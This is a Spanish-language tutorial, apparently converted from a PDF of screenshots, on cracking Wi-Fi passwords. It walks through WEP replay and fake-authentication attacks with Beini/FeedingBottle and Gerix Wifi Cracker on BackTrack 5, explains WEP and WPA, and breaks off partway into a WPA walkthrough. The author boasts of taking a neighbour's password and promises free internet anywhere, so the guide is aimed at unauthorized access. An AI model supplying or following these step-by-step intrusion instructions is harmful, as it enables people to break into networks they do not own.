
como pueden observar nos dio la contraseña la
he tachado de negro por seguridad de mi vecino
(seguridad? Que es eso.)

Eso es todo.

Anterior mente dije que daría solo dos herramientas mas y ya di una, esta seria la segunda, pero eh decidido darte otra mas como regalo de mi buena fe para ustedes.

Bueno comencemos con la herramienta BEINI. (Agradezco a lacuevawifi por las fotos)

Lo primero que tenemos que hacer es arrancar el ordenador desde el usb (ó cd) en el que tengamos el Beini. Cuando acabe de cargar tenemos que iniciar la aplicación de auditorías que se llama “FeedingBottle”, en la barra inferior es el icono que tiene forma de biberón.




Cracker


Una vez abierto nos sale una advertencia (que debemos tener en cuenta, “Por favor, no crack Puntos de Acceso ajenos, solo testea el tuyo”), pulsamos en “Yes”.



Ahora escogeremos la tarjeta que queremos poner en modo monitor para hacer la auditoría:




Nos saldrá un mensaje diciéndonos que ya está en modo monitor, pulsamos en Next.




Cracker

Ahora vamos a escanear las redes wifi que nos rodean, antes de pulsar en el botón “Scan...” podemos escoger el tipo de encriptación de la clave, los canales en los que buscar o el tiempo de escaneo que por defecto son 30 segundos. Una vez tengamos todo listo pulsamos en “Scan...”.



Observamos cómo está buscando las redes.



Cracker



Cuando acabe de escanear nos saldrá la siguiente pantalla:


Aquí seleccionamos la red que deseemos, podremos ver en la parte inferior izquierda (Clients Information) los clientes que tiene asociados esa red. Pulsamos en "Next" para el paso siguiente.

En la siguiente pantalla nos saldrá el nombre de la red y su MAC, ahora hay que ajustar los parámetros de ataque, en este caso escogeremos la segunda opción (P0841 REPLAY ATTACK), y marcaremos la opción "Fake Auth (by force)". Cuando tengamos todo listo pulsamos en Start.

This screenshot shows the FeedingBottle interface during an attack. In the top window, under 'AP information', the AP Name is 'La Cueva WiFi', AP MAC is '00:0C:29:11:00:00', AP Channel is '11', and Client MAC is listed. Under 'Wireless card information', Card interface is 'wlan0', Card monitor interface is 'mon0', and Card MAC is '00:0C:29:11:00:00'. Under 'Attacks parameters', the selected attack is 'P0841 REPLAY ATTACK' and the rate is '600 pps'. There is also a 'Stop' button and a checkbox for 'Fake Auth (by force)' which is checked. The status message at the bottom says '48 IVs Captured' and 'Key: Not Found'. Below this window is another terminal window titled 'airodump-ng' showing wireless network monitoring data. The terminal output includes columns for BSSID, PWR, RXQ, Beacons, #Data, Rate, Lost, Packets, and Probes. One row shows a BSSID with a power level of -18 dBm and a rate of 54e-54 Mbps.

Cracker

Observamos cómo está capturando #Data para descifrar la clave. Cuando tengamos los datos suficientes parará la captura y nos mostrará la clave:



Asta este momento doy por hecho que con todo lo anterior ya mencionado, eres capas de tener acceso a internet desde cualquier parte del mundo. Pero te daré mas herramientas tan poderosos como efectivas para atacar y descifrar cualquier contraseña no importando cuantos dígitos contenga o en que parte del mundo te encuentres y para eso usaremos:

Back Track 5

Pero antes de continuar hablare un poco sobre la diferencia que existe entre **WEP** y **WPA** pues como lo pudiste observar desde los métodos anteriores estuve haciendo mención a atacar redes con métodos para WEP y WPA. Así que daré una breve explicación de lo que esto significa para poder continuar con los siguientes métodos.

WEP [Protocolo de equivalencia con red cableada]

La seguridad de la red es extremadamente importante, especialmente para las aplicaciones o programas que almacenan información valiosa. WEP cifra los datos en su red de forma que sólo el destinatario deseado pueda acceder a ellos. Los cifrados de 64 y 128 bits son dos niveles de seguridad WEP. WEP codifica los datos mediante una “clave” de cifrado antes de enviarlo al aire.

Cuanto más larga sea la clave, más fuerte será el cifrado. Cualquier dispositivo de recepción deberá conocer dicha clave para descifrar los datos. Las claves se insertan como cadenas de 10 o 26 dígitos hexadecimales y 5 o 13 dígitos alfanuméricos.

La activación del cifrado WEP de 128 bits evitara que el pirata informático ocasional acceda a sus archivos o emplee su conexión a Internet de alta velocidad. Sin embargo, si la clave de seguridad es estática o no cambia, es posible que un intruso motivado irrumpa en su red mediante el empleo de tiempo y esfuerzo. Por lo tanto, se recomienda cambiar la clave WEP frecuentemente. A pesar de esta limitación, WEP es mejor que no disponer de ningún tipo de seguridad y debería estar activado como nivel de seguridad mínimo.

Cracker

WPA [Wi-Fi Protected Access]

WPA emplea el cifrado de clave dinámico, lo que significa que la clave está cambiando constantemente y hacen que las incursiones en la red inalámbrica sean más difíciles que con WEP. WPA está considerado como uno de los más altos niveles de seguridad inalámbrica para su red, es el método recomendado si su dispositivo es compatible con este tipo de cifrado. Las claves se insertan como dígitos alfanuméricos, sin restricción de longitud, en la que se recomienda utilizar caracteres especiales, números, mayúsculas y minúsculas, y palabras difíciles de asociar entre ellas o con información personal. Dentro de WPA, hay dos versiones de WPA, que utilizan distintos procesos de autenticación:

- Para el uso personal doméstico: El Protocolo de integridad de claves temporales (TKIP) es un tipo de mecanismo empleado para crear el cifrado de clave dinámico y autenticación mutua. TKIP aporta las características de seguridad que corrige las limitaciones de WEP. Debido a que las claves están en constante cambio, ofrecen un alto nivel de seguridad para su red.
- Para el uso en empresarial/de negocios: El Protocolo de autenticación extensible (EAP) se emplea para el intercambio de mensajes durante el proceso de autenticación. Emplea la tecnología de servidor 802.1x para autenticar los usuarios a través de un servidor RADIUS (Servicio de usuario de marcado con autenticación remota). Esto aporta una seguridad de fuerza industrial para su red, pero necesita un servidor RADIUS.
- WPA2 es la segunda generación de WPA y está actualmente disponible en los AP más modernos del mercado. WPA2 no se creó para afrontar ninguna de las limitaciones de WPA, y es compatible con los productos anteriores que son compatibles con WPA. La principal diferencia entre WPA original y WPA2 es que la segunda necesita el Estándar avanzado de cifrado (AES) para el cifrado de los datos, mientras que WPA original emplea TKIP (ver arriba). AES aporta la seguridad necesaria para cumplir los máximos estándares de nivel de muchas de las agencias del gobierno federal. Al igual que WPA original, WPA2 será compatible tanto con la versión para la empresa como con la doméstica.

Ahora que tienes en claro las diferencias entre WEP, WPA y WP2 podemos continuar con los siguientes métodos, para eso utilizare **BackTrack 5 Revolution con entorno Gnome**. El ataque sera para claves **WEP**



Cracker

Utilizaremos un programa llamado Gerix Wifi Cracker. El programa se encuentra en:**Applications → BackTrack → Exploitation Tools → Wireless Exploitation → WLAN Exploitation → gerix-wifi-cracker-ng.**

Esta es la pantalla principal del programa.



Gerix IT security solutions

Cracker

Ahora nos dirigimos a la pestaña Configuration:

primer paso es iniciar el modo monitor de la tarjeta wireless, para hacer eso pulsamos donde pone: **Enable/Disable Monitor Mode**. Veremos que nos crea otro interfaz de red llamado mon0. Este es el que utilizaremos para descifrar la clave.

El segundo paso es escanear las redes que tenemos alrededor, para eso tenemos que pinchar en **Scan Networks**.




Observamos cómo nos aparecen varias redes, ponemos en primer lugar la red objetivo.

Ahora que ya tenemos la red escogida nos dirigimos a la pestaña WEP, aquí tenemos que escoger la opción: Start Sniffing and Logging.



Cracker

Veremos cómo se nos abre un terminal con la red a la que nos queremos asociar. El siguiente paso es autenticarnos para realizar el ataque. Para eso nos tenemos que dirigir a WEP Attacks (with clients) y pulsar en Associate with AP using fake auth.



Observamos que en la columna AUTH pone OPN. Eso significa que la autenticación se ha realizado con éxito.



Cracker

A continuación realizaremos un ataque a la red escogida, para eso pulsamos en **ARP request replay**.

Veremos cómo se abre otra terminal (la de la izquierda en la imagen). Esta terminal es la que inyecta paquetes, para poder descifrar la clave necesitamos que el número de #Data de la terminal de la derecha aumente, podemos intentar averiguar la clave a partir de las 5000 #Data, aunque no hay un número exacto, todo depende de la longitud de la clave. Cuando tengamos suficientes #Data nos dirigimos a la pestaña Cracking y pulsamos en Aircrack-ng - Decrypt WEP password. Si tenemos éxito nos saldrá la siguiente pantalla:



(Quiero mencionar que no siempre a la primera se obtiene la contraseña, pero el método es 100% seguro de que si funcione, si no te sale a la primera vez, solo vuelve a internarlo.)

Ahora faremos algo muy similar a lo anterior pero con la diferencia que ahora nos colaremos en una red **WPA** y para eso usaremos el mismo método con **BackTrack 5**

Cracker

(Este ataque sera a claves WPA)

¡Comenzamos! Utilizaremos el programa llamado Gerix Wifi Cracker. El programa se encuentra en: **Applications → BackTrack → Exploitation Tools → Wireless Exploitation → WLAN Exploitation → gerix-wifi-cracker-ng**.



Esta es la pantalla principal del programa.



Gerix IT security solutions

Cracker

Ahora tenemos que pinchar en Configuration. En esta pantalla lo primero que vamos a hacer es habilitar el modo monitor, para eso pulsamos en **Enable/Disable Monitor Mode**, observamos que nos aparece otra interfaz llamada mon0, ese es el modo monitor.

Welcome | Configuration | WEP | WPA | Fake AP | Cracking | Database | Credits |

General configurations and network selection.

Directory for session files (logs, .cap, ...): /root/.gerix-wifi-cracker/

Select the interface:

Interface	MAC	Chipset	Driver	Mode
1 mon0	[REDACTED]	Ralink RT2870/	rt2800usb - [ph]	Monitor
2 wlan0	[REDACTED]	Ralink RT2870/	rt2800usb - [ph]	Managed

Select the target network:

Essid	Bssid	Channel	Signal	Enc
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]

Channel: Seconds:

07:47:44 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]
07:48:37 - Monitor on: wlan0 [Success]

Gerix IT security solutions

El siguiente paso es escanear las redes que nos rodean. Para eso pulsamos en **Rescan networks**. Nos aparecerán las redes disponibles, seleccionamos la red objetivo.

Welcome | Configuration | WEP | WPA | Fake AP | Cracking | Database | Credits |

General configurations and network selection.

Directory for session files (logs, .cap, ...): /root/.gerix-wifi-cracker/

Select the interface:

Interface	MAC	Chipset	Driver	Mode
1 mon0	[REDACTED]	Ralink RT2870/	rt2800usb - [ph]	Monitor
2 wlan0	[REDACTED]	Ralink RT2870/	rt2800usb - [ph]	Managed

Select the target network:

Essid	Bssid	Channel	Signal	Enc
1 [REDACTED]	[REDACTED]	6	-22	WEP WEP
2 [REDACTED]	[REDACTED]	6	-46	WPA2WPA CCMP
3 [REDACTED]	[REDACTED]	1	-54	WPA CCMP TKIP
4 [REDACTED]	[REDACTED]	3	-78	WPA TKIP PSK


Channel: Seconds:

07:47:44 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]
07:48:37 - Monitor on: wlan0 [Success]
07:49:22 - rescan networks [Success]

Gerix IT security solutions


Cracker

